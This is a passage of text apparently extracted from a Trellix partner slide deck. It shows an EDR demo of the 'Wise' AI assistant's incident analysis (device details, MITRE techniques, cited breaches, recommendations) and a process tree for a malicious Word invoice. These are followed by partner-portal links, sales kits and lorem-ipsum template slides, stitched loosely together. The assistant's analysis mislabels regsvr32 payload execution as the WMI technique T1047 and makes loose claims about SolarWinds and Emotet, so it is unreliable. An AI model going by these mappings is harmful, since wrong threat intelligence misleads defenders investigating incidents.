advanced persistent threat (APT) groups or other sophisticated threat actors, and a thorough investigation and response plan is crucial to address the potential risks.

2

3

RATE THIS RESPONSE

Evidence Preservation

Host Isolation

Data Exposure
Assessment

Device Risk Assessment

Device Information

Based on the provided detections and events, the following device/endpoint information is evident:

Device Name: 1P4W1022H264
User Name: cdaauto
OS: Windows 10 version 10.0.19041
IP Addresses: 10.26.124.25
MAC Address: 00:50:56:ac:5c:35

The context of this device suggests it is likely a workstation or desktop system, as it is running a client version of Windows 10 and the user account "cdaauto" is accessing the system. There are no clear indications that this is a test or development environment, server, or specialized system.

The key evidence supporting this includes:

- The Windows 10 client operating system version
- The user account "cdaauto" accessing the system
- The presence of a desktop application, "Threat-Sample2.exe", being executed on the system

Overall, the device appears to be a standard Windows 10 workstation or desktop system, potentially belonging to a regular user or employee within the organization.

RATE THIS RESPONSE

Comprehensive Device Details


Attack Surface Details

Enterprise Risk Value

Analyze Detection

Dossier Mode

Dossier Mode provides executive summaries of an incident that details what happened, where it happened, when it happened, and how to investigate and remediate quickly.



▼ MITRE Techniques and Tactics

- **Windows Management Instrumentation (T1047)**
The use of regsvr32.exe to execute a payload is a known technique (T1047) used by adversaries to abuse the Windows Management Instrumentation (WMI) for execution and defense evasion. This technique allows adversaries to execute arbitrary code by leveraging the trusted regsvr32.exe utility.
- **Windows Command Shell (T1059.003)**
The events show the execution of cmd.exe, which is a Windows command shell utility. Adversaries often use command shells (T1059.003) to execute malicious code, perform reconnaissance, and move laterally within a compromised environment.
- **Ingress Tool Transfer (T1105)**
The command line used by regsvr32.exe includes a public IP address (216.58.194.85) from which a payload is downloaded. This is an example of the Ingress Tool Transfer technique (T1105), where adversaries transfer tools or malicious code from a remote system to the compromised host.

▼ Known Breaches

- **SolarWinds Supply Chain Attack**
The SolarWinds supply chain attack, discovered in December 2020, involved the use of regsvr32.exe to execute malicious payloads. The adversaries leveraged the trusted SolarWinds software to deliver the SUNBURST malware, which used regsvr32.exe to execute additional malicious components. While the attack vector differs, the use of regsvr32.exe for execution is a common technique observed in both incidents.
- **Emotet Malware**
Emotet, a notorious banking Trojan, has been known to use regsvr32.exe to execute malicious payloads. The malware often employs techniques like downloading payloads from remote servers and using legitimate utilities like regsvr32.exe for execution, similar to the observed events. However, Emotet primarily targets financial institutions, while the current incident appears to be more widespread.


▼ Recommendations

- **Incident Response**
The affected host (1P4W1022H264) should be isolated and investigated thoroughly. Evidence such as memory dumps, disk images, and network traffic captures should be collected and preserved for further analysis. A comprehensive risk assessment should be performed to determine the potential data exposure and business impact.
- **Malware Analysis**
The downloaded payload (payload.sct) should be analyzed in a secure environment to understand its capabilities, persistence mechanisms, and potential impact. Indicators of Compromise (IoCs) should be extracted and shared with relevant stakeholders for detection and prevention purposes.

RATE THIS RESPONSE  

Demo

Trellix Wise in EDR





DEMO #5

Generative AI Assistance

Trellix

Monitoring

⚙️ WINWORD.EXE <

Threat Details

Ask Wise

Initial trigger
Trace detection
First detection May 1, 2024 7:45:27 AM
Last detection May 1, 2024 10:55:46 AM
Affected devices 2
Age 3 days

> Device: 138213-bbushes-Finance May 1, 2024 7:45:27 AM 2 affected devices

Device Actions

Take Action

Threat Behavior

Techniques Observed(29)	MITRE ATTACK™ Matrix	Suspicious Indicators(44)
OS Credential Dumping T1003 (Credential Access)		Detected binary doing network discovery
LSASS Memory T1003.001 (Credential Access)		Created a new service using a non-GUI binary
System Network Configuration Discovery T1016 (Discovery)		Detected binary creating services on remote system
Remote System Discovery T1018 (Discovery)		Enumerated files and directories via PowerShell
Remote Desktop Protocol T1021.001 (Lateral Movement)		Rundll32 executed with no parameters. Possible defense evasion attempt

Process Attributes

Process Activity

First Name
WINWORD.EXE

Summary View

MDS
7C22121F33AF2BAD8656AC09300416EE
SHA-1
81852CB9950604EDA0918F625C71B096
28650B23
SHA-256
3D46E95284F9388B7683B7E1BF0E1B2D
51EBA9411C2B6E649112F22F92DE63C2

- OUTLOOK.EXE
 - WINWORD.EXE
 - radD4F96.tmp.exe
 - cmd.exe
 - powershell.exe
 - certutil.exe
 - WSReset.exe
 - rundll32.exe
 - rundll32.exe
 - BbcwUJr.exe
 - BbcwUJr.exe
 - BbcwUJr.exe
 - cmd.exe
 - BbcwUJr.exe
 - cmd.exe

| Observed (compare to SANS DFR) |
|--|
| Image path
C:\Program Files (x86)\Microsoft Office\Office15\WINWORD.EXE |
| Type
- |
| Parent process
OUTLOOK.EXE |
| Command Line
"C:\Program Files (x86)\Microsoft Office\Office15\WINWORD.EXE" /n "C:\Users\barty.bushes\AppData\Local\Microsoft\Windows\NetCache\Content.Outlook\LQHW279A\Invoice104.doc" /o "" |
| Process ID
16184 |
| User Account
barty.bushes |
| Start Time
May 1, 2024 7:46:38 AM |

Trellix

Partner and SE Tools

Endpoint Security



Types of Partners



Trellix Xtend

| Partner Levels | Sales Certifications | Architect Certifications |
|----------------|----------------------|--------------------------|
| Collaborate | 4 | 4 |
| Momentum | 2 | 2 |
| Growth | 1 | 1 |
| Distribution | 4 | 4 |
| MSSP | 4 | 4 |

Partner Success Engines



**Profitability
Programs**



**Demand
Generation &
Marketing Support**



**Trellix
University**



**Dedicated
Technical & Sales
Resources**




The Hive




**Tools &
Resources
Partner Care**









Call to Action Buttons



Updated Navigation



Trellix Quick Links

-  Onboarding
-  Salesforce
-  Marketing
-  Events
-  Customer Assets & Entitlements
-  Customer Service Request
-  Support ServicePortal
-  Technical Resources

Trellix Partner Portal

<https://partners.trellix.com>

Xtend Partner Program

Overview

Program Guide

Newsletter

Opportunity Dashboard

Registration

Management

Promos and Profitability

Deal Registration

Renewals

Global Sales Plays

Rebates Guideline and Portal

MDF

Content Library

Trellix Platform

Sales Resources

Resource Library

Sales Tools

Competitive Battle Cards

Corporate Strategy

Product Solution Guides

Sales Plays

Trellix Market Place

3rd Party Research

Ordering

Quote and Ordering Policies

End User Purchase Policy

Price Books

NFR Ordering

Quoting Product Requirements

Technical Documentation Portals

Cloud Lab Access

Expert Center

Technical Support & Services

Customer Success Plans

Consulting Services

Trellix Partner Portal – Sales Kits

<https://partners.trellix.com/partner/en-us/solution-provider/product-sales-kits.html>

Product Sales Kits will be updated frequently

Partner Portal – Solution Provider

Trellix.com



[Xtend Partner Program](#) [Opportunity Dashboard](#) [Promos and Profitability](#) [Content Library](#) [Support](#) [Profile](#)



Partner Portal – Solution Provider

Trellix.com



[Xtend Partner Program](#) [Opportunity Dashboard](#) [Promos and Profitability](#) [Content Library](#) [Support](#) [Profile](#)



Trellix Quick Links



[Onboarding](#)



[Salesforce](#)



[Marketing](#)



[Events](#)



[Customer Assets & Entitlements](#)



[Customer Service Request](#)



[Support ServicePortal](#)



[Technical Resources](#)

Price Books

[Service Provider Partners](#)

Getting Started



Sunny days for MDF, Rebate and Levelling come October 9!

The Trellix Hive is a busy place! A new look and feel across MDF, Rebate and Levelling sections, going live Oct 9. Please look out for emails with reminders, trainings and more!

[Trellix University](#) [Deal Registration](#) [Product Sales Kits](#)

Product Sales Kits

How to Sell Email Security

How to Sell

[Sales Play Training – Email Security](#) [↗](#)
[How to Sell Email Security](#) [↓](#)
[Value Discovery Guide – Email Security](#) [↓](#)
[Sales Play Training – Collaboration Security](#) [↗](#)
[How to Sell Collaboration Security](#) [↓](#)
[Value Discovery Guide – IVX for Collaboration Security](#) [↓](#)

Competitive Intelligence

[Trellix Email Security vs Proofpoint](#) [↓](#)
[Trellix Email Security vs Microsoft Battlecard](#) [↓](#)
[Trellix Email Security vs Microsoft Competitive Positioning](#) [↓](#)
[Trellix Email Security vs Proofpoint Competitive Positioning](#) [↓](#)

Pitch Decks

[Customer Overview Deck – Email Security](#) [↓](#)
[Customer Overview Deck – Collaboration Security](#) [↓](#)
[How Email Security Prevents Ransomware \(video\)](#) [↗](#)
[How Trellix Email Security Prevents Ransomware](#) [↓](#)

3rd Party Validation & Product Testing

[SE Labs Report](#) [↓](#)
[How to Use SE Labs Report with Customers \(video\)](#) [↗](#)
[SE Labs Conversation Guide](#) [↓](#)
[SE Labs Fact Sheet](#) [↓](#)
[IDC Vendor Spotlight on Collaboration Security](#) [↓](#)

Data Sheets

[Trellix Email Security – Cloud](#) [↓](#)
[Trellix Email Security – Server](#) [↓](#)
[Trellix Collaboration Security – Executive Brief](#) [↓](#)
[Trellix Intelligent Virtual Execution \(IVX\)](#) [↓](#)

Product training and demos

[Trellix Certified Architect: Email Security](#) [↗](#)
[Trellix Service Provider: Email Security](#) [↗](#)
[SE Demo Kit](#) [→](#)

Ready



Badge



Explore



I DO #
Soulful Work



**All Badges are valid for 1 year or until a new version is released (whichever comes first)
Must meet enablement requirements within 90 days of joining program**

Access through Partner Portal or
<https://training.trellix.com>

Same login and password as the Trellix Partner Portal

Contact PartnerCare@Trellix.com with login issues

Trellix Partner SE Technical Bookmarks



Product Technical Documentation Portal

- Product Documentation:
· <https://docs.trellix.com/>
- Administration Guides
- Deployment Guides
- System Security Guides
- Release Notes
- Hardware Guides
- Reference Guides



Cloud Lab

- CrossFire (ASH):
· <https://login.trellix.com/>
- MDemo:
· <https://trellix-mdemo.skytap-portal.com/>
- Consolidation in progress...



Communication

Partner Care Team

- partnercareemea@trellix.com
- MSP Partner Care Team
· msspartnercare@trellix.com



Expert Center

Knowledge Base

Forum

- Trellix-F Community:
· <https://community.fireeye.com/>
- Trellix-M Community:
· <https://communitym.trellix.com/>
- Consolidation in progress...

Trellix

Point of Contacts

Endpoint Security



Contact us

Email

partnercareemea@trellix.com



Thank you for your
Participation



Trellix



Backup Slides

Trellix

Section Layout Section Layout

Optional subtitle




“Quote, lorem ipsum dolor sit amet, consectetur adipiscing elit. Ut sed tortor sit amet sem scelerisque lobortis.”



Optional Attribution

Trellix





Big Statement Layout

Optional subtitle



Trellix



Big Statement Layout

Optional subtitle

Half Photo Right Layout

Optional subtitle

////////////////////
Lorem ipsum dolor sit amet, consectetur adipiscing elit. Ut sed tortor sit amet sem scelerisque lobortis. Sed elit sed tempor ultricies.





Half Photo Left Layout

Optional subtitle



Lorem ipsum dolor sit amet, consectetur adipiscing elit. Ut sed tortor sit amet sem scelerisque lobortis. Sed elit sed tempor ultricies.

Photo Banner Right Layout

Optional subtitle



Lorem ipsum dolor sit amet, consectetur adipiscing elit. Ut sed tortor sit amet sem scelerisque lobortis. Sed elit sed tempor ultricies.






Photo Banner Left Layout

Optional subtitle



Lorem ipsum dolor sit amet, consectetur adipiscing elit. Ut sed tortor sit amet sem scelerisque lobortis. Sed elit sed tempor ultricies.

Photo Bottom Layout

Optional subtitle





Photo Top Layout

Optional subtitle